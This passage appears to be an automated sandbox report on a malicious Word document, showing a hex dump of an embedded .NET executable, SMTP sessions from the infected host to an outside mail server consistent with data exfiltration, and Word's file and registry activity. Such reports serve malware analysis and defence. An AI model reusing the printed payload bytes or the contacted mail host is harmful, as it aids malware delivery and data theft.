00 00 00 2e 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 24 7d 00 00 18 76 00 00 03 00 00 00 01 00 00 06 3c f3 00 00 b0 0c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 1f 00 00 0a 28 20 00 00 0a 00 de 02 00 dc 00 28 0 7 00 00 06 02 6f 21 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 22 00 00 0a 00 02 16 28 23 00 00 0a 00 02 17 28 24 00 00 0a 00 02 16 28 25 00 00 0a 00 02 16 28 26 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f ed 00 00 06 28 27 00 00 0a 00 2a 26 00 02 28 28 00 00 0a 00 2a ce 73 29 00 00 0a 80 01 00 00 04 73 2a 00 00 0a 80 02 00 00 04 73 2b 00 00 0a 80 03 00 00 04 73 2c 00 00 0a 80 04 00 00 04 73 2d 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 31 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 32 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 33 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 34 00 00 0a 6f 35 00 00 0a 73 36 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 0b 00 00 06 72 27 00 00 70 7e 07 00 00 04 6f 37 00 00 0a 28 38 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELs`PL>  @ @O H  H.textD  `.rsrcH J@@.reloc.@B H$}v <0(((o!*("(#($(%(&*N(o("*&((*s)s*s+s,s-*0~o.+*0~o/+*0~o0+*0~o1+*0~o2+*0<~(3,!rp(4o5s6~+*0~+*"*0&(r'p~o7(8

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 12, 2021 14:23:38.101613998 CEST	587	49168	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Apr 12, 2021 14:23:38.102071047 CEST	49168	587	192.168.2.22	198.54.122.60	EHLO 116938
Apr 12, 2021 14:23:38.297205925 CEST	587	49168	198.54.122.60	192.168.2.22	250-MTA-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Apr 12, 2021 14:23:38.321805000 CEST	49168	587	192.168.2.22	198.54.122.60	STARTTLS
Apr 12, 2021 14:23:38.516220093 CEST	587	49168	198.54.122.60	192.168.2.22	220 Ready to start TLS
Apr 12, 2021 14:23:45.779499054 CEST	587	49169	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Apr 12, 2021 14:23:45.779845953 CEST	49169	587	192.168.2.22	198.54.122.60	EHLO 116938
Apr 12, 2021 14:23:45.978158951 CEST	587	49169	198.54.122.60	192.168.2.22	250-MTA-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Apr 12, 2021 14:23:45.978430033 CEST	49169	587	192.168.2.22	198.54.122.60	STARTTLS
Apr 12, 2021 14:23:46.176167965 CEST	587	49169	198.54.122.60	192.168.2.22	220 Ready to start TLS
Apr 12, 2021 14:23:54.851526976 CEST	587	49171	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Apr 12, 2021 14:23:54.851766109 CEST	49171	587	192.168.2.22	198.54.122.60	EHLO 116938
Apr 12, 2021 14:23:55.047741890 CEST	587	49171	198.54.122.60	192.168.2.22	250-MTA-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 12, 2021 14:23:55.048083067 CEST	49171	587	192.168.2.22	198.54.122.60	STARTTLS
Apr 12, 2021 14:23:55.244251966 CEST	587	49171	198.54.122.60	192.168.2.22	220 Ready to start TLS
Apr 12, 2021 14:24:05.793168068 CEST	587	49172	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Apr 12, 2021 14:24:05.793556929 CEST	49172	587	192.168.2.22	198.54.122.60	EHLO 116938
Apr 12, 2021 14:24:05.988888979 CEST	587	49172	198.54.122.60	192.168.2.22	250-MTA-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Apr 12, 2021 14:24:05.989166021 CEST	49172	587	192.168.2.22	198.54.122.60	STARTTLS
Apr 12, 2021 14:24:06.182907104 CEST	587	49172	198.54.122.60	192.168.2.22	220 Ready to start TLS
Apr 12, 2021 14:24:12.003307104 CEST	587	49173	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Apr 12, 2021 14:24:12.003797054 CEST	49173	587	192.168.2.22	198.54.122.60	EHLO 116938
Apr 12, 2021 14:24:12.204090118 CEST	587	49173	198.54.122.60	192.168.2.22	250-MTA-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Apr 12, 2021 14:24:12.204479933 CEST	49173	587	192.168.2.22	198.54.122.60	STARTTLS
Apr 12, 2021 14:24:12.404401064 CEST	587	49173	198.54.122.60	192.168.2.22	220 Ready to start TLS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1084 Parent PID: 584

General

Start time:	14:22:36

Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f480000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE92226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$RFQ ..doc	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\~WRL0000.tmp	success or wait	1	7FEE9149AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~..	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~}	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~m~	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm_	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx..	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml}	success or wait	1	7FEE9149AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlmx	success or wait	1	7FEE9149AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE915E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE915E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE915E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F692F	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	success or wait	1	7FEE9149AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations\SharePoint	success or wait	1	7FEE9149AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F692F	F692F	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 14 8E 22 0E E2 2F D7 01 2F 69 0F 00 2F 69 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9149AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE9149AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.docx	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.docx	success or wait	1	7FEE9149AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1384906798	1384906799	success or wait	1	7FEE9149AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1384906799	1384906800	success or wait	1	7FEE9149AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F692F	F692F	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 14 8E 22 0E E2 2F D7 01 2F 69 0F 00 2F 69 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 